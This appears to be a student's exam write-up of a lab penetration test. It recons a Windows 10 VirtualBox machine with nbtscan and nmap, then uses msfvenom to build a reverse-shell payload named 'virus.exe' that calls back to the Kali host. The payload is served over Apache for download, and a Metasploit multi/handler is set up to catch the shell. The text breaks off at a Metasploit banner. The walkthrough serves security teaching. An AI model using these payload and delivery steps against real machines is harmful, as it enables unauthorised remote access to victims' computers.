

EXAM1



Scenario:

You are a cybersecurity analyst working for a security firm. Your client has asked you to conduct a penetration test on their Windows 10 machine to evaluate the security posture of their system. For this task, you will be using Kali Linux, specifically the Metasploit Framework, to identify and exploit vulnerabilities.


Question:

Using Kali Linux, hack a Windows 10 Machine. After you hack the Windows 10 Machine, change your directory (folder) to Desktop on the Windows 10 Machine and create a folder on it called “You have been hacked”


1. First step to hacking a Windows 10 machine from the Kali Linux in the same shared network is to turn make a new network in section under “Tools” and then clicking settings and then NATNetwork make a new NATNetwork by clicking the green plus symbol then double clicking the name of NATNetwork.



I Then name the NATNetwork to anything I want or keep it as default then change the IPv4 Prefix numbers to an ip number without exceeding over 255 so I used 100.200.12.0/24.
I then select the machines I will be using and set the both to the network as NATNetwork under settings and Network and then adapter 1.




2. I then boot into Kali Linux and click on the terminal option at the top to open the Terminal to start putting in commands to check if I can look for the live systems and ping them for verification they are connected.



100.200.12.6 <--Windows PC

100.200.12.5<--Kali Linux PC

3. In Kali Linux terminal I then use command “nbtscan -r ip adress/24” replacing the ip adress to the entire ip adress of the network I am on to check and locate the windows machine so we I can target it.




```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
saburi@kali: ~
Minimize all open windows and show the desktop
File Actions Edit View Help

(saburi@kali)-[~]
$ nbtscan -r 100.200.12.0/24
Doing NBT name scan for addresses from 100.200.12.0/24

IP address      NetBIOS Name    Server    User      MAC address
-----
100.200.12.5    <unknown>       <unknown> <unknown> 08:00:27:ec:5e:94
100.200.12.6    DESKTOP-EJQ0S16 <server>  <unknown> 08:00:27:ec:5e:94
100.200.12.255  Sendto failed: Permission denied

(saburi@kali)-[~]
$
```

4. Since we can see an ip address of the machine I am targetting I am going to check which OS it is on with OS detection command “nmap -A targetipadress”



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
saburi@kali: ~
Applications
File Actions Edit View Help


(saburi@kali)-[~]
$ nmap -A 100.200.12.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 18:21 EDT
Nmap scan report for 100.200.12.6
Host is up (0.0021s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_   date: 2024-05-23T22:21:28
|_   start_date: N/A
|_ nbstat: NetBIOS name: DESKTOP-EJQ0S16, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ec:5e:94 (Oracle VirtualBox virtual NIC)
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled but not required
|_ clock-skew: 2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.26 seconds


(saburi@kali)-[~]
$
```

5. I can confirm that the Windows PC is on the same network now and next I will be using Metasploit tool “msfvenom -p windows/x64/shell_reverse_tcp LHOST=100.200.12.5 LPORT=2222 -f exe -o virus.exe” to do a shell reverse tcp attack the target Windows computer a 3 way handshake. I put my Kali Linux’s ipadress into the command to grab the file “virus.exe” to use for hacking the Windows machine.




```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
saburi@kali: ~
File Actions Edit View Help
(saburi@kali)~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=100.200.12.5 LPORT=2222 -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: virus.exe
(saburi@kali)~$
```

I also check and confirm if the “virus.exe” is in the right directory/place to be used.




```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
saburi@kali: ~
File Actions Edit View Help
(saburi@kali)~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=100.200.12.5 LPORT=2222 -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: virus.exe
(saburi@kali)~$ ls
Desktop  Downloads  Pictures  Templates  hello.sh  virus.exe
Documents Music      Public    Videos    loop.sh
(saburi@kali)~$
```

6. The next step is to start running the “apache service” to help create a downloadable link to send to the vulnerable Windows machine. First I will check if the apache services are running and if it is not I will start it to use. I will use the commands “systemctl status apache2” to check the status and then “systemctl start apache2” to start since it wasn’t active then check again with systemctl status apache2” to see and confirm the active apache2 service.




```
saburi@kali: ~  
$ systemctl status apache2  
o apache2.service - The Apache HTTP Server  
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)  
   Active: inactive (dead)  
   Docs: https://httpd.apache.org/docs/2.4/  
  
$ systemctl start apache2  
  
$ systemctl status apache2  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)  
   Active: active (running) since Thu 2024-05-23 18:58:04 EDT; 54s ago  
   Docs: https://httpd.apache.org/docs/2.4/  
   Process: 49198 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)  
   Main PID: 49216 (apache2)  
   Tasks: 6 (limit: 4611)  
   Memory: 19.9M (peak: 20.2M)  
   CPU: 99ms  
   CGroup: /system.slice/apache2.service  
           └─49216 /usr/sbin/apache2 -k start  
             └─49229 /usr/sbin/apache2 -k start  
               └─49230 /usr/sbin/apache2 -k start  
                 └─49231 /usr/sbin/apache2 -k start  
                   └─49232 /usr/sbin/apache2 -k start  
                     └─49233 /usr/sbin/apache2 -k start  
  
May 23 18:58:04 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...  
May 23 18:58:04 kali apachectl[49215]: AH00558: apache2: Could not reliably determine the serv  
May 23 18:58:04 kali systemd[1]: Started apache2.service - The Apache HTTP Server.  
lines 1-20/20 (END) ... skipping ...  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)  
   Active: active (running) since Thu 2024-05-23 18:58:04 EDT; 54s ago
```

7. I then open a new terminal to copy the payload file to the “/var/www/html/directory” with the command “sudo cp virus.exe /var/www/html” to become accessible via the web server.



```
saburi@kali: ~  
$ sudo cp virus.exe /var/www/html  
[sudo] password for saburi:  
  
$
```


Then to confirm that the file is now copied to the other directory I use “cd /var/www/html” I confirmed that the file is in the right place for the hacking to keep going.



The screenshot shows a Kali Linux terminal window with the following commands and output:

```
saburi@kali: /var/www/html
File Actions Edit View Help
[saburi@kali]~$ sudo cp virus.exe /var/www/html
[sudo] password for saburi:
[saburi@kali]~$ cd /var/www/html
[saburi@kali]~/var/www/html$ ls
index.html index.nginx-debian.html virus.exe
[saburi@kali]~/var/www/html$
```

8. Next to send the file to the vulnerable Windows machine I will give a link to be downloaded to the victim or person on the windows machine. I will be using the link as follows “100.200.12.5/virus.exe”



Then after it starts I will use the command “use exploit/multi/handler/” to hack the Windows machine.

[illegible]

After I press enter I use the “set payload windows/x64/shell_reverse_tcp” to tell Metasploit to use a specific payload which is “windows/x64/shell_reverse_tcp”.

The screenshot shows a Kali Linux terminal window with the following content:

```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/home/saburi
File Actions Edit View Help

dBdBdBdBdB dBBDP dBBDDBBDP dBBDDBBDP
' dB' BBP
dB'dB'dB' dBBDP dBBP dBBP BB
dB'dB'dB' dBBP dBBP dBBP BB
dB'dB'dB' dBBDDBP dBBP dBBDDBBDDB

dBBDDBBDP dBBDDBBDP dBBP dBBDDBBDP dBBP dBBDDBBDDB
.
|
--o-- dBBP dBBDDBBD' dBBP dB' .BP
| dBBP dBBP dBBP dB' .BP dBBP dBBP
dBBDDBBDP dBBP dBBDDBBDP dBBDDBBDP dBBP dBBP

To boldly go where no
shell has gone before

==[ metasploit v6.3.55-dev ]
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/x64/shell_reverse_tcp
[-] Unknown command: windows/x64/shell_reverse_tcp
This is a module we can load. Do you want to use windows/x64/shell_reverse_tcp? [y/N] N
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) >

```

10. I will next use the “set LHOST 100.200.12.5” where LHOST stands for local host where it lets the target machine connect back to the attackers machine. Then I specify the port number using “set LPORT” to let the vulnerable Windows machine to connect back to it.

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 5

saburi@kali: ~

File Actions Edit View Help

```

dBB' dBB' dBB' dBBP dBBP dBBP BB
dBB' dBB' dBB' dBBP dBBP dBBP BB
dBB' dBB' dBB' dBBBBP dBBP dBBBBBBBB

      dBBBBBBP dBBBBBBb dBBP dBBBBBP dBBP dBBBBBBBP
      .
      | dBBP dBBBBB' dBBP dBB'.BP
      | dBBP dBBP dBBP dBB'.BP dBBP dBBP
      | dBBBBBP dBBP dBBBBBP dBBBBBP dBBP dBBP

o

To boldly go where no
shell has gone before

